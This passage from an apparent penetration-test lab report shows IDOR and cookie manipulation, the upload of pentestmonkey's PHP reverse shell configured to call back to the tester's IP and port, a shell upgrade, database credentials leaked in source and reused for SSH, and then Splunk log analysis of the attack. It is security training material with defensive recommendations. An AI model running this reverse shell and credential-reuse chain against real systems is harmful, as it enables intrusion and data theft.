


Figure 35: Burp Suite enumeration

7) Using /cdn-cgi/login page to face with a login page asking for a username/password combination and we use “login as guest” to login:




Figure 36: Login page

8) Login to admin.php page as guest:




Figure 37: Admin.php page

9) After navigating through the available pages, we found that the interesting pages seems to be the Uploads & Account:




Figure 38: Server1 available pages

10) Showing details about guest account like ID and email:




Figure 39: Gguest account details

11) Trying to access the upload page as guest account, but the guest account cannot upload, so we need to find a way to escalate our privileges from user guest to super admin:




Figure 40: Upload page failed access

Cookies Manipulation

1) Using insecure direct object reference (IDOR) attack ,so we getting objects by changing parameters in the URL and by trying randomly changing the ID parameter we got the admin page details(ID, email):




Figure 41: (IDOR) attack




Figure 42: (IDOR) attack

2) Manipulate the cookies and handling the session to increase our privilege from guest account to admin account to get access on upload page as admin account:




Figure 43: Cookies manipulation

3) Getting access to the upload page as admin account:




Figure 44:Access the upload page

4) Creating PHP reverse shell taken from GitHub using wget tool (full code available on Appendix: B) with name file.php as uploading normal file on the website:

```
┌──(neo㉿kali)-[~/Desktop/Reverse_shell]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2023-01-04 10:37:09--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php             100%[=============================================================>]   5.36K  --.-KB/s    in 0s

2023-01-04 10:37:10 (11.2 MB/s) - 'php-reverse-shell.php' saved [5491/5491]


┌──(neo㉿kali)-[~/Desktop/Reverse_shell]
└─$ ls
php-reverse-shell.php

┌──(neo㉿kali)-[~/Desktop/Reverse_shell]
└─$ mv php-reverse-shell.php file.php

┌──(neo㉿kali)-[~/Desktop/Reverse_shell]
└─$ vim file.php
```

Figure 45: Creating PHP reverse shell

5) Configuring the PHP reverse shell with our (IP & port) in order to get reverse shell on our server:

```
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.170';  // CHANGE THIS
$port = 1027;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Figure 46: PHP reverse shell code

6) Uploading the PHP reverse shell on the website as admin account:




Figure 47: PHP reverse shell uploading

7) The reverse shell has been uploaded on the website using normal name:




Figure 48: PHP reverse shell uploaded successfully

8) From gobuster results we expect the /uploads directory it will save what people upload, and we can see the redirection of the /uploads directory:

Figure 49: Redirection of the /uploads directory

9) Opening the appropriate port on our server in order to get reverse shell by setting up a netcat connection:

Figure 50: Netcat connection

10) Checking the firewall and adding rule for the appropriate port:

Figure 51: Firewall configuration

11) Running our PHP reverse shell code by calling file.php as guest account:




Figure 52:Running PHP reverse shell code

Getting access on the application level

1) Getting reverse shell as www-data user on the application level:




Figure 53: Application level access

2) Improving our shell to get more interactive shell:

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@server1:/$
```

Figure 54: Shell improving

3) Now we have access to all www-data user files including backend source codes:

```
www-data@server1:/$ ls
ls
0     dev   initrd.img      lib32   lost+found  opt   run   sys  var
bin   etc   initrd.img.old  lib64   media       proc  sbin  tmp  vmlinuz
boot  home  lib             libx32  mnt         root  srv   usr  vmlinuz.old
www-data@server1:/$
```

Figure 55: Backend source codes

4) Viewing all the backend source codes:

```
www-data@server1:/var/www/html$ ls
ls
cdn-cgi  css  fonts  images  index.php  js  themes  uploads
www-data@server1:/var/www/html$ cd cdn-cgi
cd cdn-cgi
www-data@server1:/var/www/html/cdn-cgi$ ls
ls
login
www-data@server1:/var/www/html/cdn-cgi$ cd login
cd login
www-data@server1:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
```

Figure 56: Backend source codes

5) Output of reading the database PHP code and getting leaked data on it (there is a connection to MySQL database containing “garage” database and “robert” user on and it’s password is “M3g4C0rpUs3r!” on local host:

```
www-data@server1:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Figure 57: Output of database PHP code

6) Connecting on the database as user robert on local host using “M3g4C0rpUs3r!” password:

```
www-data@server1:/var/www/html/cdn-cgi/login$ mysql -u robert -p
mysql -u robert -p
Enter password: M3g4C0rpUs3r!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure 58: Database access

7) Showing the available databases:

```
MariaDB [(none)]> show databases;
show databases;
+---------------------+
| Database            |
+---------------------+
| classicmodels_backup |
| garage              |
| information_schema  |
| mysql               |
+---------------------+
4 rows in set (0.403 sec)
```

Figure 59: Available databases

Privilege escalation

1) From nmap scanning we know there is ssh service open, and using same credentials form the mysql connection on the ssh service, we got ssh shell on the OS level access:

```
┌──(neo㉿kali)-[~]
└─$ ssh robert@192.168.43.155
robert@192.168.43.155's password:
Linux server1 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5
.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free so
ftware;
the exact distribution terms for each program are described in t
he
individual files in /usr/share/doc/*/copyright.
```

Figure 60: SSH login




Figure 61: SSH login

2) Getting sensitive data from Server1 as user “robert”:

Figure 62: Server1 sensitive data

[3] Recommendations and mitigations

Offensive Security recommends the following:

1) Prevent IDOR by using indirect references method where creating strong cryptographically strong random values for users accounts ids. These values will correspond to the original values, and this will make it more difficult for hackers to guess ids values.
2) Use encrypted cookies, this will add a layer of protection since the hackers can’t decrypt or sniff the cookies data.
3) Save the sensitive data in the backend source code like passwords in secure method, ex: Hashing.
4) Always use different credentials for every service in your system.

[4] Appendices and attachments

Appendix A: List of used tools

nmap, wget, Burp Suite, Wappalyzer, gobuster

Appendix B: Full PHP reverse shell code

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
<SNIP>

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.170'; // CHANGE THIS WITH YOUR IP
$port = 1027; // CHANGE THIS WITH YOUR LISTENING PORT
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
<SNIP>
?>
```

PART [3] DEFENSIVE CYBERSECURITY

[1] Complete detailed analysis for the systems, showing all information and traces, or artifacts you managed to gather.

Using Splunk SIEM Solution, we found the following information and traces:

1) Attacker vesting our website:




Figure 63: Apache2 logs

2) Attacker enumerate our server using default user agent “gobuster” using gobuster tool, and left over 85.343 requests all coming from the same attacker IP:




Figure 64: Apache2 logs

3) Attacker login to our Uploads page as admin account:




Figure 65: Apache2 logs

4) Attacker take an upload action and upload his reverse shell code:




Figure 66: Apache2 logs

5) Attacker login to our SSH shell as user robert successfully:

